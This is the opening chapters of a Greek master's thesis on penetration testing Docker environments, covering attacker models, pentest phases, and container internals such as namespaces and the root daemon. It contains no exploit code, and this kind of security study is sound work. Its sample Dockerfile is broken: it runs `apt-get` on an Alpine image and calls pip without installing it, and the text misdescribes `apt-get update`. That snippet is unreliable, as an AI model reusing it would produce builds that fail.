Δοκιμές Παρείσδυσης σε περιβάλλοντα Docker Container

Μιχαήλ Λουκέρης

Αριθμός Μητρώου: MTE2017
Ίδρυμα: Πανεπιστήμιο Πειραιώς
Σχολή: Τμήμα Ψηφιακών Συστημάτων
Π.Μ.Σ: Ασφάλεια Ψηφιακών Συστημάτων

Επιβλέπων:
Καθ. κ. Σ. Γκρίτζαλης

9 Φεβρουαρίου 2022

Θα ήθελα να αφιερώσω την εργασία αυτή στους αγαπημένους μου γονείς ...

Δήλωση

Δηλώνω ότι, εκτός εάν γίνεται ειδική αναφορά στις εργασίες άλλων, τα περιεχόμενα αυτής της διατριβής είναι πρωτότυπα και δεν έχουν υποβληθεί εν όλω ή εν μέρει σε οποιουδήποτε άλλο πτυχίο, ή σε οποιοδήποτε άλλο πανεπιστήμιο. Αυτή η διατριβή είναι δική μου εργασία και δεν περιέχει τίποτα που να είναι το αποτέλεσμα της εργασίας που προκύπτει από συνεργασία με άλλους, εκτός από τα οριζόμενα στο κείμενο και τις Αναγνωρίσεις.

Μιχαήλ Λουκέρης
Ιανουάριος 2022

Αναγνωρίσεις

Θα ήθελα να ευχαριστήσω ειλικρινά όλους όσους με βοήθησαν να γράψω και μου έδωσαν σχόλια, ειδικά τον τον κ. Γεώργιο Βάσιο του ΚΕΠΥΕΣ για την καθοδήγηση, την υποστήριξη και την συνεργασία καθώς και τον καθηγητή Στέφανο Γκρίτζαλη. Θα ήθελα επίσης να ευχαριστήσω το Πανεπιστήμιο Πειραιώς και συγκεκριμένα το τμήμα Ασφάλειας Ψηφιακών Συστημάτων που μου επέτρεψε να κάνω αυτήν την έρευνα, δίνοντάς μου πρόσβαση στην πρακτική γνώση του πραγματικού κόσμου.

0.1 Περίληψη

Οι penetration testers συναντούν πολλά διαφορετικά συστήματα κατά τη διάρκεια των αξιολογήσεων που διενεργούν. Πολλά από αυτά τα συστήματα συχνά χρησιμοποιούν την τεχνολογία Docker, λόγω της δημοτικότητας του τα τελευταία χρόνια. Η έρευνα αυτή εξετάζει το Docker από την άποψη της ασφάλειας και εξετάζει πώς ένας penetration tester θα πρέπει να αξιολογεί την ασφάλεια των συστημάτων που χρησιμοποιούν Docker.

Παρουσιάζουμε δύο μοντέλα επιτιθέμενου: αποδράσεις docker container και επιθέσεις Docker daemon. Αυτά τα μοντέλα επιθέσεων είναι γενικεύσεις επιθέσεων από συγκεκριμένη προοπτική. Οι αποδράσεις docker container αφορούν ένα σενάριο κατά το οποίο, ο εισβολέας εκμεταλλεύεται μια διαδικασία που εκτελείται μέσα σε ένα container. Συζητάμε επίσης τις επιθέσεις Docker Daemon, ένα μοντέλο επίθεσης όπου ο εισβολέας εκμεταλλεύεται μια διαδικασία που εκτελείται σε έναν κεντρικό υπολογιστή που έχει εγκατεστημένο το Docker.

Σε αυτή την έρευνα θα εξετάσουμε γνωστά τρωτά σημεία στο Docker. Συγκεκριμένα, εξετάζουμε εσφαλμένες ρυθμίσεις παραμέτρων (misconfiguations) και σφάλματα λογισμικού που σχετίζονται με την ασφάλεια. Παρουσιάζουμε πρακτικές και παραδείγματα για το πώς να εκμεταλλευτεί κανείς τις εσφαλμένες ρυθμίσεις παραμέτρων και τι αντίκτυπο θα μπορούσε αυτό να έχει. Θεωρούμε ότι οι λανθασμένες ρυθμίσεις είναι πιο ενδιαφέρουσες από τα σφάλματα λογισμικού, επειδή τα σφάλματα λογισμικού είναι πολύ πιο εύκολο να διορθωθούν.

Σκιαγραφύμε αυτά τα τρωτά σημεία στο σχετικό σημείο αναφοράς του CIS Docker (ένας οδηγός καλής πρακτικής σχετικά με την χρήση του Docker). Παρατηρούμε πως δεν καλύπτονται όλες οι λανθασμένες ρυθμίσεις από το CIS Docker Benchmark.

Επιπλέον, περιγράφουμε τον τρόπο αναγνώρισης του σχετικού μοντέλου επιτιθέμενου κατά τη διάρκεια του penetration testing. Στη συνέχεια περιγράφουμε τον τρόπο, με τον οποίο εκτελούμε την αναγνώριση και εντοπισμό τρωτών σημείων σε συστήματα που χρησιμοποιούν Docker.

Μελετάμε εργαλεία που θα μπορούσαν να αυτοματοποιήσουν τον εντοπισμό και την εκμετάλλευση των τρωτών σημείων. Ωστόσο, διαπιστώνουμε ότι κανένα εργαλείο δεν αυτοματοποιεί πλήρως ούτε αντικαθιστά τις μη αυτόματες δηλαδή τις χειροκίνητες αξιολογήσεις.

Ολοκληρώνουμε παρουσιάζοντας μια λίστα βημάτων που συνοψίζουν την έρευνα υπό μορφή ερωτήσεων που θα πρέπει να θέτει ένας penetration tester σχετικά με ένα σύστημα που χρησιμοποιεί Docker κατά τη διάρκεια μιας αξιο-

λόγησης. Για κάθε ερώτηση, δίνεται μια απλή απάντηση και γίνεται αναφορά στη σχετική ενότητα της παρούσας διατριβής. Αυτή η λίστα βημάτων βοηθά τους αξιολογητές ασφαλείας να δοκιμάσουν την ασφάλεια των συστημάτων που χρησιμοποιούν Docker.

Περιεχόμενα

Κατάλογος Σχημάτων

0.2 Εισαγωγή

Στόχος της παρούσας έρευνας είναι να αποτελέσει έναν οδηγό και να παράσχει μια μεθοδολογία σε penetration testers, την οποία θα χρησιμοποιούν όποτε καλούνται να αξιολογήσουν την ασφάλεια ενός συστήματος που χρησιμοποιεί Docker. Με άλλα λόγια, η εργασία αυτή αποσκοπεί στο να βοηθήσει τους αξιολογητές να συντάξουν αναφορές και καλύτερες προτάσεις στους εργοδότες τους.

Αρχικά, θα αναφέρουμε κάποιες γενικές πληροφορίες σχετικά με το λογισμικό containerization και το Docker (ενότητα 1), καθώς και τις απαραίτητες έννοιες (ενότητα 2). Στη συνέχεια, θα εξετάσουμε λεπτομερέστερα τα μοντέλα επιθέσεων (ενότητα 3) που πρέπει να έχουμε υπόψιν μας όταν αναφερόμαστε σε containers. Στην ενότητα 4 θα αναφερθούμε σε θέματα ευπαθειών, δηλαδή τόσο στις εσφαλμένες ρυθμίσεις παραμέτρων όσο και στα σχετικα με την ασφάλεια σφάλματα λογισμικού, που υπάρχουν στο Docker. Θα τα καταγραφούν με γνώμονα έναν οδηγό βέλτιστων πρακτικών που χρησιμοποιείται από εταιρείες, και ονομάζεται CIS Docker Benchmark. Θα συζητήσουμε πώς μπορούν τα τρωτά σημεία να εντοπιστούν και να προσδιοριστούν κατά τη διάρκεια μια αξιολόγησης ασφαλείας (ενότητα 5). Σημαντικός στόχος της έρευνας αυτής είναι να συμβάλει στη καταγραφή μιας σειράς βημάτων, την οποία οι ερευνητές ασφαλείας πρέπει να συμβουλέυονται πριν κάνουν μια αξιολόγηση σε ένα σύστημα που χρησιμοποιεί Docker. Τέλος, θα εξετάσουμε το πεδίο εφαρμογής, αλλά και άλλες ενδιαφέρουσες ιδέες για την επέκταση αυτής της έρευνας (ενότητα 7) και θα εξάγουμε συμπεράσματα που αφορύνν τόσο την πλευρά του επιτιθέμενου όσο και του αμυνόμενου (ενότητα 8).

Θα επικεντρωθούμε στο Linux, επειδή το Docker έχει αναπτυχθεί για Linux (αν και υπάρχουν και εκδόσεις του Docker για συστήματα πέρα από Linux [1]). Σε όλη αυτή τη διατριβή θα μελετήσουμε πρακτικά παραδείγματα, οπότε μια καλή κατανόηση του Linux είναι χρήσιμη.

[1] Το Docker σε συστήματα μη-Linux τρέχει μέσα σε εικονικές μηχανές Linux

Κεφάλαιο 1

Βασικές Έννοιες

Στην παρούσα διατριβή, περιλαμβάνονται πολλά παραδείγματα που χρησιμοποιούν Unix Shell εντολές. Θα αναφερθούμε επίσης στην επιστήμη της πληροφορικής που σχετίζεται με την ασφάλεια. Αυτό το κεφάλαιο θα παρουσιάσει τη σημειογραφία και τις έννοιες που χρησιμοποιούνται.

1.1 Εντολές Unix / Shell

Οι ακόλουθες συμβάσεις χρησιμοποιούνται για την αναπαράσταση των διαφορετικών πλαισίων στα οποία οι διάφορες εντολές εκτελούνται.

• Εάν μια εντολή εκτελείται απευθείας σε ένα κεντρικό σύστημα, έχει το πρόθεμα ¨(host)¨.
• Εάν μια εντολή εκτελείται μέσα σε ένα κοντέινερ, έχει το πρόθεμα ¨(cont)¨.
• Εάν μια εντολή εκτελείται από μη προνομιούχο χρήστη, έχει το πρόθεμα '$¨.
• Εάν μια εντολή εκτελείται από προνομιούχο χρήστη (δηλαδή `root`), έχει το πρόθεμα ¨#¨.
• Η μεγάλη ή άσχετη έξοδος εντολών αντικαθίσταται από το ¨. . . ¨.
• Προκειμένου να βελτιωθεί η αναγνωσιμότητα, οι εντολές που εμφανίζονται χρησιμοποιούν συντομευμένα ορίσματα εντολών (όπου είναι δυνατόν) και τιμές ορίσματος σε εισαγωγικά.

1.1.1 Ευπάθειες

Το σύστημα Common Vulnerabilities and Exposures (CVE) είναι μια λίστα με δημόσια γνωστά σφάλματα που σχετίζονται με την ασφάλεια.

Σε κάθε ευπάθεια που εντοπίζεται, δίνεται ένα αναγνωριστικό CVE, το οποίο έχει τη μορφή CVE–2019–0000. Ο πρώτος αριθμός αντιπροσωπεύει το έτος κατά το οποίο το διαπιστώνεται η ευπάθεια. Ο δεύτερος αριθμός είναι ένας αυθαίρετος αριθμός τουλάχιστον τεσσάρων ψηφίων. Στην πράξη ο αυθαίρετος

αριθμός εφαρμόζεται ως μετρητής (π.χ. το πρώτο CVE ενός έτους παίρνει CVE–YYYY–0001 και το δεύτερο παίρνει CVE–YYYY–0002).

Το σύστημα συντηρείται από την εταιρεία MITER Corporation [1]. Οργανισμοί που επιτρέπεται να δίνουν νέα αναγνωριστικά CVE ονομάζονται CVE Numbering Authorities (CNA για συντομία). Μπορούμε να διαβάσουμε και να αναζητήσουμε την πλήρη λίστα στον ιστότοπο της MITRE, στην Εθνική Βάση Δεδομένων Ευπάθειας των Ηνωμένων Πολιτειών [2] (NVD) και άλλους ιστότοπους όπως το CVEDetails [3].

Η βαρύτητα (επίπτωση και πιθανότητα εκμετάλλευσης) ενός CVE καθορίζεται από τη βαθμολογία Common Vulnerability Scoring System (CVSS). Οι βαθμολογίες CVSS κάθε CVE μπορούν να βρεθούν στο National Vulnerability Database.

1.1.2 Δοκιμές διείσδυσης

Η δοκιμή διείσδυσης (pentesting) είναι μια προσομοιωμένη επίθεση για τον έλεγχος της ασφάλειας συστημάτων και εφαρμογών. Ο στόχος μιας δοκιμής διείσδυσης είναι να βρούμε τα αδύνατα σημεία ενός συστήματος για να μπορέσουμε να τα διορθώσουμε και να τα ασφαλίσουμε.

Το αποτέλεσμα μιας τέτοιας δοκιμής διείσδυσης είναι μια έκθεση που περιγράφει λεπτομερώς τις αδυναμίες του συστήματος και των εφαρμογών του πελάτη. Αυτό δίνει στον πελάτη πληροφορίες για το πώς πρέπει να κινηθεί προκειμένου να ασφαλίσει τα συστήματά του και τις αδυναμίες που μπορεί να στοχεύσει ένας εισβολέας.

Μια τυπική δοκιμή διείσδυσης εκτελείται σε φάσεις (που ονομάζονται kill chain):

1. Αναγνώριση: Εδώ συλλέγουμε δεδομένα σχετικά με το σύστημα ή την εφαρμογή-στόχο. Αυτά μπορούν να συγκεντρωθούν ενεργητικά (δηλαδή με αλληλεπίδραση με τον στόχο) ή παθητικά (δηλαδή χωρίς αλληλεπίδραση με τον στόχο).
2. Εκμετάλλευση: Τα συγκεντρωμένα δεδομένα χρησιμοποιούνται για τον εντοπισμό αδύναμων σημείων και τρωτών σημείων. Αυτά δέχονται επίθεση και υφίστανται εκμεταλλεύση προκειμένου να αποκτηθεί μη προνομιούχα πρόσβαση για να κερδίσουν (μη προνομιούχα) πρόσβαση.
3. Μετά την εκμετάλλευση: Μετά από επιτυχή εκμετάλλευση και απόκτηση ενός πατήματος, προσπαθούμε να πετύχουμε ένα πιο μόνιμο πάτημα.
4. Διήθηση: Από τη στιγμή που έχει εδραιωθεί μια πρόσβαση, μπορούμε να ανακτήσουμε ευαίσθητα δεδομένα από το σύστημα.
5. Καθαρισμός: Μόλις η επίθεση ολοκληρωθεί με επιτυχία, όλα τα ίχνη της επίθεσης πρέπει να αφαιρεθούν.

[1] https://cve.mitre.org/
[2] https://nvd.nist.gov/
[3] https://www.cvedetails.com/

Υπάρχουν πολλά είδη αξιολογήσεων. Οι περισσότερες δοκιμές διαφέρουν ως προς το ποιες πληροφορίες σχετικά με το σύστημα λαμβάνει ο αξιολογητής από τον διαχειριστή του συστήματος ή ιδιοκτήτη πριν από την έναρξη της αξιολόγησης ή τι είδους συστήματα ή εφαρμογές δοκιμάζονται. Ακολουθούν ορισμένες κοινές εκτιμήσεις:

• Black Box Application / Infrastructure Test: Ο αξιολογητής δεν έχει λάβει οποιεσδήποτε πληροφορίες σχετικά με το σύστημα που εμπίπτουν στο πεδίο αξιολόγησης.

• Grey Box Application / Infrastructure Test: Ο αξιολογητής λαμβάνει ορισμένες πληροφορίες (π.χ. credentials) σχετικά με τα συστήματα στο πεδίο αξιολόγησης.

• Crystal Box Application / Infrastructure Test: Ο αξιολογητής έχει γνώση όλων των διαθέσιμων πληροφοριών σχετικά με το σύστημα και τις εσωτερικές λειτουργίες του. Επιπλέον, οι αρχιτέκτονες του συστήματος μπορούν να ερωτηθούν. Οι αξιολογήσεις τύπου Crystal Box πολλές φορές ονομάζονται και White Box.

• Design Review: Μια αξιολόγηση όπου η αρχιτεκτονική, τεκμηρίωση και οι ρυθμίσεις παραμέτρων όλων των συστημάτων σε ένα περιβάλλον επανεξετάζονται. Δεν πραγματοποιούνται πραγματικές δοκιμές κατά τη διάρκεια μιας αναθεώρησης σχεδιασμού.

• Internal Penetration Test: Αξιολόγηση του εσωτερικού δικτύου ενός client. Τις περισσότερες φορές, η αξιολόγηση έχει έναν ξεκάθαρο στόχο (π.χ. εύρεση ορισμένων ευαίσθητων πληροφοριών).

• Social Engineering: Αξιολόγηση της ασφάλειας των ατόμων που αλληλεπιδρούν με ένα σύστημα (π.χ. υπάλληλοι μιας εταιρείας). Για παράδειγμα, στέλνοντας μηνύματα ηλεκτρονικού ψαρέματος ή προσπαθώντας να αποκτήσουμε φυσική πρόσβαση σε ένα κτίριο υποδυόμενοι έναν υπάλληλο.

• Code Reviews: Έλεγχος του πηγαίου κώδικα μιας εφαρμογής.


Κεφάλαιο 2

Docker Background

Σε αυτή την ενότητα θα συζητήσουμε για τις τεχνολογίες containerization (Ενότητα 2.1) καθώς και για το Docker (Ενότητα 2.2).

2.1 Λογισμικό containerization

Το λογισμικό containerization απομονώνει μεταξύ τους τις διεργασίες που εκτελούνται σε έναν host υπολογιστή. Μια διεργασία εντός του κοντέινερ έχει διαφορετική οπτική του host συστήματος από τις διεργασίες εκτός του κοντέινερ. Μια διαδικασία μέσα σε ένα κοντέινερ έχει πρόσβαση σε διαφορετικά αρχεία, διεπαφές δικτύου και χρήστες από τις διαδικασίες εκτός του κοντέινερ. Οι διεργασίες εντός ενός κοντέινερ μπορούν να δουν μόνο άλλες διεργασίες εντός του ίδιου κοντέινερ.



(α′) Δυο διαδικασίες.

(β′) Μια διαδικασία μέσα σε ένα container.

Σχήμα 2.1: Τρέχοντας δύο διαδικασίες εντός και εκτός container.

Στο σχήμα 1.1 παρατηρούμε δύο σενάρια. Στο 1.1α παρατηρούμε τον συνηθισμένο τρόπο για να τρέξει μια διαδικασία. Το λειτουργικό σύστημα ξεκινά διαδικασίες που μπορούν να επικοινωνήσουν με άλλες διαδικασίες. Η οπτική τους στο σύστημα αρχείων είναι η ίδια. Στο σχήμα 1.1β μία από τις διεργασίες εκτελείται μέσα σε ένα κοντέινερ. Αυτές οι διαδικασίες δεν μπορούν να επικοινωνούν μεταξύ τους. Εάν η διαδικασία A έχει πρόσβαση στα αρχεία στο `/tmp`, έχει πρόσβαση σε διαφορετικό τμήμα του συστήματος αρχείων από ό,τι όταν η

διαδικασία Β έχει πρόσβαση στα αρχεία στη τοποθεσία `/tmp` [1]. Η διαδικασία Β δεν μπορεί καν να δει ότι η διαδικασία Α υπάρχει. Η διαδικασία Α και η διαδικασία Β βλέπουν ένα τόσο διαφορετικό μέρος του host συστήματος που η διαδικασία Β φαίνεται σαν να τρέχει σε ένα εντελώς διαφορετικό σύστημα.

2.1.1 Πλεονεκτήματα Containerization

Τα containers μπορούν να γίνουν εύκολα επεκτάσιμα πακέτα που ονομάζονται εικόνες (images). Αυτές οι εικόνες περιέχουν μόνο τα απαραίτητα αρχεία για την εκτέλεση συγκεκριμένου λογισμικού. Άλλα αρχεία, βιβλιοθήκες και binary αρχεία είναι κοινόχρηστα με το λειτουργικό συστήματα του host υπολογιστή (το σύστημα πάνω στο οποίο τρέχει το container). Αυτό επιτρέπει στους προγραμματιστές να δημιουργούν ελαφριές διανομές λογισμικού που περιέχουν μόνο τις απαραίτητες εξαρτήσεις.

Αυτές οι εικόνες μπορούν να δημιουργηθούν για να προσομοιώσουν ένα σύστημα αρχείων (file system) μίας διαφορετικής διανομής Linux. Για παράδειγμα, εάν μια εφαρμογή έχει αναπτυχθεί ειδικά για το λειτουργικό centOS και δεν εκτελείται στο Ubuntu, τότε είναι δυνατή η δημιουργία μιας εικόνας που περιέχει όλα τα απαραίτητα αρχεία που αφορούν το CentOS και άλλες εξαρτήσεις. Αυτή η εικόνα μπορεί στη συνέχεια να εκτελεστεί σε έναν κεντρικό υπολογιστή που τρέχει Ubuntu. Στην εφαρμογή που εκτελείται μέσα σε ένα κοντέινερ που εκτελεί ένα instance της εικόνας, το λειτουργικό σύστημα είναι το CentOS.

Τα containers καθιστούν επίσης δυνατή την εκτέλεση πολλαπλών εκδόσεων του ίδιου λογισμικό σε έναν υπολογιστή. Κάθε container μπορεί να περιέχει μια συγκεκριμένη έκδοση και όλα τα containers να τρέχουν στον ίδιο κεντρικό υπολογιστή. Επειδή τα κοντέινερς είναι απομονωμένα μεταξύ τους, οι μη συμβατές εξαρτήσεις τους δεν δημιουργούν πρόβλημα.

Για παράδειγμα, αν θέλουμε να εκτελέσουμε το λογισμικό του Wordpress [2], δεν χρειάζεται να εγκαταστήσουμε όλες τις εξαρτήσεις του wordpress. Το μόνο που χρειάζεται είναι να κατεβάσουμε την εικόνα που δημιούργησαν οι προγραμματιστές του Wordpress. Η εικόνα περιέχει όλες τις προεγκατεστημένες εξαρτήσεις.

Αν θέλουμε να δοκιμάσουμε μια νεότερη έκδοση του Wordpress στον ίδιο κεντρικό υπολογιστή, πρέπει μόνο να ¨σηκώσουμε' ένα νέο container στον ίδιο κεντρικό υπολογιστή. Οι ασύμβατες εξαρτήσεις των δύο instances του Wordpress δεν αποτελούν πρόβλημα, επειδή βλέπουν διαφορετικά τμήματα του συστήματος αρχείων και δεν βλέπουν καν το ένα τις διαδικασίες του άλλου.

[1] Πρόσβαση στα αρχεία πρέπει να δοθεί ρητά όπως θα συζητήσουμε και παρακάτω στην ενότητα 3.2.3


[2] Ένα δημοφιλές σύστημα διαχείρισης περιεχομένου για να κατασκευάζει κανείς ιστοσελίδες

Η εγγενής απλότητα του containerization, το καθιστά εξαιρετικά δημοφιλές στην ανάπτυξη λογισμικού, τη συντήρηση και την ανάπτυξή του.

2.1.2 Virtualization

Το virtualization είναι μια παλαιότερη, παρόμοια τεχνική με την απομόνωση λογισμικού. Στο virtualization, ένα ολόκληρο σύστημα προσομοιώνεται πάνω στον κεντρικό υπολογιστή. Αυτή η νέο εικονική μηχάνη ονομάζεται επισκέπτης (guest). Ο guest και ο host δεν μοιράζονται κανένα πόρο του συστήματος. Αυτό έχει κάποια πλεονεκτήματα, για παράδειγμα, επιτρέπει την εκτέλεση ενός εντελώς διαφορετικού λειτουργικού συστήματος guest (π.χ. μπορούμε να τρέξουμε λειτουργικό Windows σε Linux host).

Το λογισμικό που διαχειρίζεται την εικονική μηχανή ονομάζεται hypervisor. Ο hypervisor μπορεί να εκτελεστεί πάνω σε ένα λειτουργικό σύστημα ή να εκτελεστεί απευθείας στο υλικό (που ονομάζεται bare-metal hypervisor).



(α′) Εικονικές Μηχανές (β′) Containers

Σχήμα 2.2: Σύγκριση εικονικών μηχανών και κοντέινερς

Επειδή το λογισμικό containerization μοιράζεται πολλούς πόρους με τον κεντρικό υπολογιστή, είναι πολύ πιο γρήγορο και πιο ευέλικτο από το virtualization.Το virtualization χρειάζεται να εκκινήσει ένα εντελώς νέο λειτουργικό σύστημα, ενώ το το λογισμικό containerization το μόνο που χρειάζεται είναι να εκκινήσει μια μόνο διαδικασία.

2.1.3 Ο αντίκτυπος των Containers στην ασφάλεια

Ένα container απομονώνει το λογισμικό από τον κεντρικό υπολογιστή, αλλά δεν το αλλάζει. Αυτό σημαίνει ότι τα τρωτά σημεία στο λογισμικό δεν επηρεάζονται από την εκτέλεση αυτού του λογισμικού μέσα σε περιβάλλον ενός container. Ωστόσο, ο αντίκτυπος αυτών των τρωτών σημείων είναι περιορισμένος, επειδή η ευπάθεια υπάρχει σε ένα απομονωμένο περιβάλλον.

Εάν, για παράδειγμα, μπορεί κάποιος να εκτελέσει απομακρυσμένα κώδικα

(RCE) [3] καθώς τρέχουμε Wordpress, η εκτέλεση του Wordpress σε ένα container δεν διορθώνει την ευπάθεια. Ένας εισβολέας εξακολουθεί να μπορεί να την εκμεταλλευτεί. Αλλά ο επιτιθέμενος είναι πολύ λιγότερο πιθανό να αποκτήσει πρόσβαση στο κεντρικό σύστημα, καθώς το λογισμικό που εκμεταλλεύτηκε είναι απομονωμένο από το σύστημα υποδοχής λόγω του containerization.

Επειδή ένα container χρησιμοποιεί τον ίδιο πυρήνα και πόρους με τον κεντρικό υπολογιστή, ένα `root exploit` (δηλ. μια εκμετάλλευση που επιτρέπει στους μη προνομιούχους χρήστες να αυξήσουν τα προνόμιά τους) μπορεί να είναι εξίσου αποτελεσματικό στο εσωτερικό όσο και έξω από το κοντέινερ, επειδή ο στόχος (π.χ. ο πυρήνας) είναι κοινός. Η ευπάθεια με κωδικό CVE–2016–5195 (Dirty Cow) [4] είναι ένα καλό παράδειγμα εκμετάλλευσης που επιτρέπει να διαφύγει κανείς από το container και να αποκτήσει πρόσβαση στον host, επειδή επιτίθεται στον πυρήνα του host. [19]

2.2 Docker

Η έννοια του containerization υπάρχει εδώ και πολύ καιρό [5]. Τα τελευταία χρόνια όμως έχει αποκτήσει σημαντική φήμη ως ένας δημοφιλής τρόπος πακεταρίσματος, διαμοιρασμού και εκτέλεσης λογισμικού. Αυτό οφείλεται κυρίως στο Docker. [32]

Το Docker κυκλοφόρησε το 2013 και δεν προσφέρει μόνο έναν τρόπο για να κάνει κανείς containerize λογισμικό, αλλά και έναν τρόπο διανομής των container. Αυτό δίνει τη δυνατότητα στους δημιουργούς λογισμικού (δηλαδή προγραμματιστές και οργανισμούς) να δημιουργία και να διανέμου πακέτα που δεν έχουν εξαρτήσεις. Αν θέλουμε να τρέξουμε μια συγκεκριμένη εφαρμογή, χρειάζεται μόνο να κατεβάσουμε το πακέτο που οι προγραμματιστές της εφαρμογής έχουν δημιουργήσει. Αυτό επιτρέπει πολύ ταχύτερη ανάπτυξη και deployment, επειδή δεν υπάρχουν πλέον εξαρτήσεις και η εγκατάσταση λογισμικού δεν αποτελεί πια ανησυχία.

2.2.1 Βασικές Έννοιες

Το `Docker` αποτελείται από μερικές έννοιες: δαίμονες, εικόνες, containers και `Dockerfiles`. Αυτά θα καλυφθούν στις επόμενες ενότητες.

[3] Απομακρυσμένη εκτέλεση κώδικα είναι μια ευπάθεια, στην οποία ο επιτιθέμενος καταφέρνει να εκτελέσει απομακρυσμένα δικό του κώδικα σε μια ευπαθή μηχανή.

[4] https://dirtycow.ninja/

[5] https://docs.freebsd.org/44doc/papers/jail/jail-9.html

Δαίμονες

Ο δαίμονας είναι μια υπηρεσία (ένα πρόγραμμα με δικαιώματα που εκτελείται στο παρασκήνιο) που εκτελείται (ως root [6] [7]) στον κεντρικό υπολογιστή. Διαχειρίζεται ό,τι σχετίζεται με το Docker σε αυτό το μηχάνημα. Για παράδειγμα, εάν ένας χρήστης χρειάζεται να επανεκκινήσει ένα container, τότε ο δαίμονας του Docker είναι η διαδικασία που επανεκκινεί το container. Αυτό είναι αξιοσημείωτο, καθώς όλα όσα σχετίζονται με το Docker τα χειρίζεται ο δαίμονας και το Docker έχει πρόσβαση σε όλους τους πόρους του κεντρικού υπολογιστή (επειδή εκτελείται ως root), συνεπώς η δυνατότητα χρήσης του Docker ισοδυναμεί με την πρόσβαση root στον κεντρικό υπολογιστή [8].

Εικόνες (Docker Images)

Μια εικόνα Docker είναι μια δομή συσκευασμένων καταλόγων (Packaged directory structure). Είναι ένα σύνολο στρωμάτων. Καθε επίπεδο προσθέτει, αλλάζει ή αφαιρεί συγκεκριμένα αρχεία ή καταλόγους στην εικόνα. Το πρώτο επίπεδο (που ονομάζεται εικόνα βάσης) είναι είτε μια υπάρχουσα εικόνα είτε τίποτα (αναφέρεται ως scratch). Κάθε στρώμα πάνω από αυτό είναι μια αλλαγή στο προηγούμενο στρώμα.

Containers

Ένα container είναι ένα instance μιας εικόνας Docker που βρίσκεται σε εκτέλεση. Αν τρέχουμε λογισμικό συσκευασμένο ως εικόνα Docker, δημιουργούμε ένα container με βάση αυτήν την εικόνα. Αν θέλουμε να εκτελέσουμε δύο instances της ίδιας εικόνας Docker, μπορούμε να δημιουργήσουμε δύο containers.

`Dockerfiles`

Ένα `Dockerfile` περιγράφει τα επίπεδα από τα οποία αποτελείται μια εικόνα Docker και τα βήματα για τη δημιουργία της. Ας δούμε ένα βασικό παράδειγμα:

```
FROM alpine:latest
RUN apt-get update
COPY . /app
RUN pip install -r requirements.txt
EXPOSE 8000
```

Οι εντολές αυτές δίνουν οδηγίες στο Docker Engine πώς να δημιουργήσει μια νέα εικόνα Docker.

Ενδεικτικά:

[6] Γίνονται προσπάθειες για μια πειραματική έκδοση χωρίς την ανάγκη για root.

[7] https://github.com/docker/engine/blob/master/docs/rootless.md

[8] https://docs.docker.com/engine/security/security/

1. Η εντολή `FROM` δείχνει στο Docker πάνω σε τι να βασιστεί η εικόνα. Αντί να ξεκινήσει από μια κενή εικόνα λαμβάνει την εντολή να βασιστεί σε μια προϋπάρχουσα εικόνα (σε αυτή τη περίπτωση την Alpine Linux).

2. Η εντολή `RUN` δηλώνει ότι θέλουμε να τρέξουμε μια unix εντολή όπως θα κάναμε τοπικά στο τερματικό μας. Στην προκειμένη περίπτωση αναβαθμίζουμε όλα τα πακέτα της βασικής μας εικόνας.

3. Η εντολή `COPY` αντιγράφει το `.` δηλαδή το root που βρίσκεται το Dockerfile μας στη μονοπάτι `/app` του container (αν δεν υπάρχει το δημιουργεί).

4. Η εντολή `EXPOSE` ουσιαστικά ανοίγει την πόρτα 8000 από το εσωτερικό του container.

Υπάρχουν πολλές ακόμα εντολές που μπορούν να χρησιμοποιηθούν μέσα σε ένα Dockerfile [9].

Εσωτερικά δομικά στοιχεία

Ένα Docker Container είναι στην πραγματικότητα ένας συνδυασμός πολλαπλών χαρακτηριστικών εντός του πυρήνα Linux. Κυρίως `cgroups`, `namespaces` και `OverlayFS`.

Οι ομάδες ελέγχου (cgroups) είναι ένας τρόπος περιορισμού των πόρων (π.χ. CPU και χρήση RAM) σε (ομάδες) διεργασιών και παρακολούθησης αυτών των διεργασιών.

Τα `namespaces` είναι ένας τρόπος απομόνωσης πόρων από διεργασίες. Για παράδειγμα, εάν προσθέσουμε μια διεργασία σε ένα process namespace, μπορεί να δει μόνο τις διεργασίες σε αυτόν το namespace. Αυτό επιτρέπει στις διαδικασίες να είναι απομωνομένες μεταξύ τους. Το Linux υποστηρίζει τους ακόλουθους τύπους χώρων ονομάτων.

- **Cgroup**: Για απομόνωση διεργασιών από ιεραρχίες cgroup.
- **IPC**: Απομονώνει την επικοινωνία μεταξύ διεργασιών. Αυτό, για παράδειγμα, απομονώνει περιοχές κοινής μνήμης.
- **Network**: Απομονώνει τη στοίβα δικτύου (π.χ. διευθύνσεις IP, διεπαφές, routes και πόρτες).
- **Mount**: Απομονώνει τα mount points. Όταν δημιουργείται ένα νέο mount namespace, τα υπάρχοντα mount points αντιγράφονται από το τρέχον namespace. Τα νέα mount points δεν διαδίδονται.

Ένα mount namespace είναι παρόμοιο με ένα `chroot` jail. Το `chroot` jail αλλάζει τον root κατάλογο για μια συγκεκριμένη διαδικασία. Αυτή η διαδικασία δεν μπορεί να έχει πρόσβαση σε αρχεία εκτός της νέας ρίζας.

[9] https://docs.docker.com/engine/reference/builder/

• **PID**: Απομονώνει διεργασίες από το να βλέπουν αναγνωριστικά διεργασιών σε άλλα namespaces. Οι διεργασίες σε διαφορετικά namespaces μπορούν να έχουν το ίδιο PID.

• **User**: Απομονώνει τους χρήστες και τις ομάδες.

